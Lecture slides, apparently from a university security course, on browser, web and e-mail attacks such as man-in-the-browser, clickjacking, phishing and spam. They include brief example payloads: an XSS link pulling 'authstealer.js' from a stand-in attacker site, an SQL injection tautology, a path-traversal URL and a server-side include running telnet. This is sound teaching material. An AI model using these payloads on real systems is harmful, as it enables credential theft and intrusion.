Week 8 - Monday

COMP 4290

Last time

- What did we talk about last time?
- Countermeasures
- Secure design principles
  1. Least privilege
  2. Fail-safe defaults
  3. Economy of mechanism
  4. Complete mediation
  5. Open design
  6. Separation of privilege
  7. Least common mechanism
  8. Psychological acceptability

Questions?

Assignment 3

Project 2

Hussein Al-Ani Presents

Web Security – User Side

Browser security issues

- Browsers are how most of the world interacts with the Internet
- There are lots of problems when trying to maintain security:
  - Browsers often connect to more than just the URL listed in the address bar
  - Fetching a page automatically fetches lots of other data
  - If the browser is corrupted, you have no protection
  - Most browsers support plug-ins, which can be malicious or badly implemented
  - Browsers can access data on the user computer
  - The user does not know what data the browser is sending

Browser attacks

- The goal of an attack on a browser may be to get sensitive information or to install software on the user machine
- Approaches for attacking a browser:
  - Attack the OS
  - Attack the browser itself or its plug-ins
  - Intercept communication to or from the browser

Man-in-the-Browser

- The browser controls all the interactions with the world wide web
- If your browser has been compromised, it doesn't matter how good your encryption is
- The browser sees all the data before it is encrypted
- SilentBanker was an example of a plug-in that stole bank information
  - The banking websites still worked!

Keystroke logging

- It's possible to install software that logs all the keystrokes a user enters
- If designed correctly, these values come from the keyboard drivers, so all data (including passwords) is visible
- Browser interaction is a great target for keystroke logging
- There are also hardware keystroke loggers
  - Many are $40 or less
  - Is your keyboard free from a logger?

Page-in-the-middle


- A page-in-the-middle attack is one in which you are redirected to a page that looks like the one you wanted
  - For example, a copy of your banking website
- Such a page might be arrived at because of a phishing link or DNS cache poisoning
- A browser-in-the-middle attack is worse, since your browser is compromised and no websites can be trusted

Program download substitution

- A page could trick you into downloading a file that appears to be an application you want
  - In reality, it's a virus, Trojan horse, or other malware
- How do you know what you're downloading?
- Often, there's no way to be sure

CAPTCHAs

- You're all familiar with **CAPTCHAs**:



- The name is an acronym for **Completely Automated Public Turing test to tell Computers and Humans Apart**
- They are used primarily to stop bots from doing things like signing up for free e-mail accounts to use for spam

User-in-the-middle

- A user-in-the-middle attack tricks an unsuspecting user to do something only a human can do, like solve a CAPTCHA
- Spam and porn companies often have the same owners
- People get offers for free porn in their e-mail, provided that they fill out a CAPTCHA
- This attack is not very damaging to the individual, but it wastes time and fills the world with more spam

Browser authentication issues

- We've already talked about how people authenticate
- One of the problems here is that **computers** are failing to authenticate
  - You're not sure that the site you're connecting to is really your bank
- The problem is hard because computers authenticate based almost entirely on what they know
  - It's possible to eavesdrop on such information

- Some banks let you to pick a picture and a caption

GOAT POLITICS

Authentication approaches

- Web authentication can be done with approaches beyond or in addition to a password
- Shared secret
  - Secret questions asked earlier
- One-time password
  - Password provided by a SecurID or phone app
- Out-of-band communication
  - Sending a PIN and a credit card in separate mailings
  - Texting a one-time password to a registered cell phone

Web Attacks Targeting Users

Defaced web site

- **Website defacement** is when an attacker changes the content of a legitimate website
- Usually, this is done by exploiting a weakness in authentication of the people who are allowed to update content
- These attacks can be pranks
- They can be done to demonstrate that security is poor
  - Often to embarrass government websites
- They can be done to show political disagreement with the website or the agency behind the website
- The changes could be subtle enough that the change is not noticed for a while

Fake website

- Websites are easy to fake
- By their nature, the HTML, JavaScript, CSS, and images used to create a website are all publically available
  - It's even possible to link to current images on the real website
- This attack is usually designed to trick users into entering private information into the malicious website

Protecting websites

- Detecting that a change has occurred on a website can be difficult
- One approach is to make a hash value of the website
  - Store the hash elsewhere, securely
  - Hash the contents of the website periodically to see if it still matches
  - This approach only works if the data doesn't constantly change
- **Digital signatures** allows companies to sign code to verify that they did originate the code
  - Example: ActiveX controls
  - You shouldn't be running this kind of code anyway

Substitute content

- The goal of website defacement is usually to embarrass the website
  - It's meant to be noticed!
- Substitute content is when malicious content (infected downloads, links to other malicious sites) are put on legitimate websites
- Just because your link is to the right website doesn't mean that it hasn't been compromised

Web bugs

- Only a website you visit can leave a cookie or run JavaScript, right?
  - Sure, but how many sites do you visit?
- Images that are linked to other websites (especially ads) count as visiting other websites
- Visiting a single page could store cookies from every ad on the page (and more!)
- **Web bugs** are images that are usually 1 x 1 pixels and clear
  - They make it impossible to know how many sites could be storing cookies

Clickjacking

- **Clickjacking** is when you think you're clicking on one button, but you're really clicking on another
- It could be that you're agreeing to download or install a program that you don't think you are
  - Called a **drive-by download**
- It could be that you think you're entering data into a real website, but it's just a front for a malicious one
- These attacks are possible because web pages can have transparent frames, allowing you to see something that you're not really interacting with

Obtaining user or website data

- The inherently unsecure model used for web interactions has a number of weak points
- Some ways that website data can be leaked include:
  - Cross-site scripting
  - SQL injection
  - Dot-dot-slash
  - Server-side includes

Cross-site scripting

- **Cross-site scripting** (XSS) is when executable code is added to what should be purely a transmission of data
- Often, this is done by adding JavaScript to a URL so that a script is executed when clicking on a link
- Example from Wikipedia:
  - http://bobssite.org**?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>**

SQL injection

- Like the example with Bobby Tables, an SQL injection attack is one in which SQL code, often embedded in a URL, is manipulated to perform additional functions
- Example:
  - Original: **`"SELECT * FROM transactions WHERE account='2468'"`**
  - Modified: **`"SELECT * FROM transactions WHERE account='2468' OR '1' = '1'"`**

Dot-dot-slash

- As you know, ../ refers to the directory above the current one
- On some systems, requesting a file several directories up could allow access to privileged information
- Example:
  `http://www.things.com/../../../secret.txt`

Server-side include

- A **server-side include** is data in the webpage that the server interprets as a command
- Example:

```
<!--#exec cmd="/usr/bin/telnet &"-->
```

- The web content must somehow be manipulated to make the server generate the given HTML
- Likewise, some knowledge of how a server interprets content and what commands are available is needed

E-mail Attacks

Fake e-mail

- There's lots of fake e-mail out there
- The book calls **spam** fake or misleading e-mail
- Spam overall is decreasing, but some kinds have become more popular
  - Fake "Your message could not be delivered" messages
  - Fake social networking messages
  - Current events messages
  - Shipping notices

Volume of spam

- Kaspersky labs estimates that spam dropped from 80.3% of all e-mail in 2011 to 45.6% of all e-mail in 2023
- Kaspersky labs estimates spam origin countries in 2024:
  - Russia: 36.2%
  - China: 17.1%
  - United States 8.4%
  - Kazakhstan: 3.8%
- Spam is hard to pin down, so different labs have different estimates

Why do people send spam?

- Advertising black- or graymarket pharmaceuticals
- Pump and dump – artificially inflating the price of a stock
- General advertising
- Malware in the e-mail or in links from the e-mail
- Advertising sites (such as porn) that might be illegal
- Cost is virtually nothing

Dealing with spam

- Legal approaches
  - US CAN-SPAM act
  - Directive 2002/58/EC in Europe
  - It's hard to define what is and isn't spam
  - Most laws require an opt-out mechanism, but enforcement is hard
- IP addresses are easy to spoof, but the next generation Internet might change that
- Screening programs try to filter out spam (with both false positives and false negatives)
- Some web hosting companies enforce volume limitations on how many e-mails can be sent per day
- Paying postage per e-mail?

E-mail spoofing

- SMTP is the protocol for sending e-mail
- It's very straight-forward
- The **from** field is easy to spoof
- There are protocols with authentication built in, but regular SMTP is entrenched how
- You can never trust header information in an e-mail

Phishing

- **Phishing** is when an e-mail tries to trick someone into giving out private data or doing something else unsafe
- **Spear phishing** is phishing that targets a specific individual
  - Details about that user's life or accounts might be included
- **Whaling** is a term used for spear phishing of rich people or celebrities
  - They have more money
  - Many of their personal details could be public

Secure e-mail systems

- PGP (Pretty Good Privacy) is a system that uses the encryption mechanisms we described to send safe e-mails
  - The public key system uses a decentralized web of trust where you add your friends' keys to your web and get keys for their friends and friends of friends
- S/MIME is a standard that is like PGP, but it uses hierarchies of trust based on certificates from central authorities instead of a web

Upcoming

Next time…

- Finish e-mail attacks
- OS security
- Abiral Pokharel presents

Reminders

- Read sections 5.1 and 5.2
- Work on Assignment 3
- Work on Project 2